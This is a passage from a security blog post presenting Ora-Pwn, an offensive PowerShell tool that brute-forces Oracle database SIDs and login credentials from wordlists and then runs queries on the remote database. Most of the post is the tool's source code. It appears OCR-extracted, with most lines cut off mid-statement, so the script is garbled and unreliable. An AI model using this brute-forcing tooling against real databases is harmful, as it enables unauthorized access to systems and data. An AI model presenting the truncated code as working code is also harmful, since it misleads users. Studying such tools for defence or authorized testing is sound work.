




# ORA-PWN – ORACLE ATTACKS TOOL.

November 26, 2015 · by EL-Capitan · in Brute Force, Code Scripting, Penetration Test

**Ora-Pwn** is An Oracle attack tool written in PowerShell and using the .NET OracleClient. Can be used to bruteforce SIDs, Username/Passwords, and to execute queries.




Ora-Pwn -Using Invoke QueryExec

Attempts to connect to an Oracle TNSListener using a provided SID and reports whether or not the SID is valid. Accepts a single host and SID, or a list of SIDS/Hosts in a textfile seperated by a newline character.

**Ora-Pwn.ps1 Script**:

```
<#
.SYNOPSIS
Author: Andrew Bonstrom (@ch33kyf3ll0w)
.DESCRIPTION
An Oracle attack tool written in PowerShe
#>

function Invoke-SIDGuess {
<#
.DESCRIPTION
Attempts to connect to an Oracle TNSListe
.PARAMETER HostName
The host you wish to target.
.PARAMETER HostList
```

```
Path to .txt file containing hosts seperat
.PARAMETER HostPort
The Port of the targeted TNSListener.
.PARAMETER SID
The SID of the targeted TNSListener.
.PARAMETER SIDList
Path to .txt file containing SIDs seperate
.EXAMPLE
PS C:\> Invoke-SIDGuess -HostName 192.168
.EXAMPLE
PS C:\> Invoke-SIDGuess  -HostList oracle_
.LINK
https://msdn.microsoft.com/en-us/library/s
https://technet.microsoft.com/en-us/libra
#>

        #Assigning Args
        [CmdletBinding()]
        Param(
        [Parameter(Mandatory = $false)]
        [string]$HostName,
    [Parameter(Mandatory = $false)]
        [string]$HostList,
        [Parameter(Mandatory = $True)]
        [string]$HostPort,
        [Parameter(Mandatory = $false)]
        [string]$SID,
        [Parameter(Mandatory = $false)]
        [string]$SIDList
)

        #Initialize Arrays
        $sidWordList = @()
        $HostTargetList = @()

        #Loads .NET OracleClient Assembly
        Add-Type -AssemblyName System.Data

        #Assign SIDs to be targeted to an
        if ($SIDList -like "*.txt*"){
            foreach($sid in Get-Content -P
                $sidWordList += $sid
            }
        }
        else{
            $sidWordList += $SID
        }

        #Assign hosts to target to an arr
        if ($HostList -like "*.txt*"){
            foreach($ip in Get-Content -Pa
                $HostTargetList += $ip
            }
        }
        else{
            $HostTargetList += $HostName
        }

        Write-Host "`nINFO: Now attempting

        foreach ($h in $HostTargetList){
            foreach ($s in $sidWordList){

                #Creates connection string
                $connectionString = "Data
```

```
80                  #Creates new object with
81                  $conn = New-Object -TypeN
82
83                  try
84                  {
85                      #Attempts connection
86                      $conn.Open()
87
88                  }
89                  catch
90                  {
91                      #Assigns exception me
92                      $ErrorMessage = $_.Ex
93                      #01017 is the ORA exc
94                      if ($ErrorMessage -ma
95                          Write-Host -Objec
96                      }
97                      else{
98                          Write-Host  -Obje
99                      }
100
101                 }
102             #Close connection
103             $conn.Close()
104             }
105         }
106     }
107
108 function Invoke-CredentialGuess {
109 <#
110 .DESCRIPTION
111 Attempts to authenticate to an Oracle Dat
112 .PARAMETER HostName
113 The Host you wish to target.
114 .PARAMETER HostPort
115 The Port of the targeted TNSListener.
116 .PARAMETER SID
117 The SID of the targeted TNSListener.
118 .PARAMETER Username
119 The Username for an existing user.
120 .PARAMETER UsernameList
121 Path to .txt file containing usernames se
122 .PARAMETER Password
123 The password for an existing user.
124 .PARAMETER PasswordList
125 Path to .txt file containing passwords se
126 .EXAMPLE
127 PS C:\> Invoke-CredentialGuess -HostName
128 .EXAMPLE
129 PS C:\> Invoke-CredentialGuess -HostName
130 .LINK
131 https://msdn.microsoft.com/en-us/library/
132 https://technet.microsoft.com/en-us/libra
133 #>
134
135         #Assigning Args
136         [CmdletBinding()]
137         Param(
138         [Parameter(Mandatory = $True)]
139         [string]$HostName,
140         [Parameter(Mandatory = $True)]
141         [string]$HostPort,
142         [Parameter(Mandatory = $True)]
143         [string]$SID,
144         [Parameter(Mandatory = $false)]
```

```
145         [string]$Username,
146     [Parameter(Mandatory = $false)]
147         [string]$UsernameList,
148     [Parameter(Mandatory = $false)]
149         [string]$Password,
150         [Parameter(Mandatory = $false)]
151         [string]$PasswordList
152 )
153         #Loads .NET OracleClient Assembly
154         Add-Type -AssemblyName System.Dat
155 
156         #Initialize Arrays
157         $UsernameWordList = @()
158         $PasswordWordList = @()
159 
160         #Assign credentials to be used in
161         if ($UsernameList -like "*.txt*")
162             foreach($user in Get-Content
163                 $UsernameWordList += $use
164             }
165         }
166         else{
167             $UsernameWordList += $Usernam
168         }
169 
170         #Assign hosts to target to an arr
171         if ($PasswordList -like "*.txt*")
172             foreach($pass in Get-Content
173                 $PasswordWordList += $pas
174             }
175         }
176         else{
177             $PasswordWordList += $Passwor
178         }
179 
180         Write-Host "`nINFO: Now beginning
181 
182         foreach ($u in $UsernameWordList)
183             foreach ($p in $PasswordWordL
184                 #Creates connection strin
185                 $connectionString = "Data
186                 #Creates new object with
187                 $conn = New-Object -TypeN
188 
189                 try
190                 {
191                     $conn.Open()
192                     Write-Host  -Object "
193                 }
194                 catch
195                 {
196                     #Assigns exception me
197                     $ErrorMessage = $_.Ex
198                     #01017 is the ORA exc
199                     if ($ErrorMessage -ma
200                         Write-Host  -Obje
201                     }
202                     else{
203                         Write-Host  -Obje
204                     }
205                 }
206             $conn.Close()
207             }
208         }
209 
```

```
    }

function Invoke-QueryExec {

<#
.DESCRIPTION
Oracle PowerShell client that can be used
.PARAMETER HostName
Host of the remote TNS Listener.
.PARAMETER HostPort
Port of the remote TNS Listener.
.PARAMETER SID
SID of the remote TNS Listener.
.PARAMETER Username
Username to authenticate against the remo
.PARAMETER Password
Password to authenticate agains the remot
.PARAMETER QueryString
Query to execute on the remote Oracle DB.
.EXAMPLE
PS C:\> Invoke-QueryExec  -Hostname 192.1
.LINK
https://msdn.microsoft.com/en-us/library/
https://technet.microsoft.com/en-us/libra
#>

    #Assigning Args
    [CmdletBinding()]
            param(
        [Parameter(Mandatory = $True)]
        [string]$HostName,
        [Parameter(Mandatory = $True)]
        [string]$HostPort,
        [Parameter(Mandatory = $True)]
        [string]$SID,
        [Parameter(Mandatory = $True)]
        [string]$Username,
        [Parameter(Mandatory = $True)]
        [string]$Password,
        [Parameter(Mandatory = $false)]
        [string]$QueryString = "SELECT us
        )

    #Loads .NET OracleClient Assembly
    Add-Type -AssemblyName System.Data.Or

    #Create connection string
    $connectionString = "Data Source=(DES
    #Initiate connection to DB
    $conn = new-object System.Data.Oracle
    $command = new-Object System.Data.Ora


    Write-Host "`nINFO: Now attempting to
    Write-Host "Provided Query: $QueryStr
    Write-Host "Query Output:`n"

    try {
        #Open connection to DB
        $conn.Open()
        $reader = $command.ExecuteReader(
        while ($reader.Read()){
            Write-Host $reader.GetValue(0
        }

```

```
275     }
276     catch {
277         #Assigns exception message to var
278         $ErrorMessage = $_.Exception.Mess
279         Write-Host  -Object "`n[*] Query
280     }
281 $conn.Close()
282 }
```

Source: https://github.com/ch33kyf3ll0w

Tags: Attack Research, Oracle, PowerShell

← Hibernate injection – HQL injection exploitation.

Flashlight v1.0 released – Automated Information Gathering Tool for Penetration Testers. →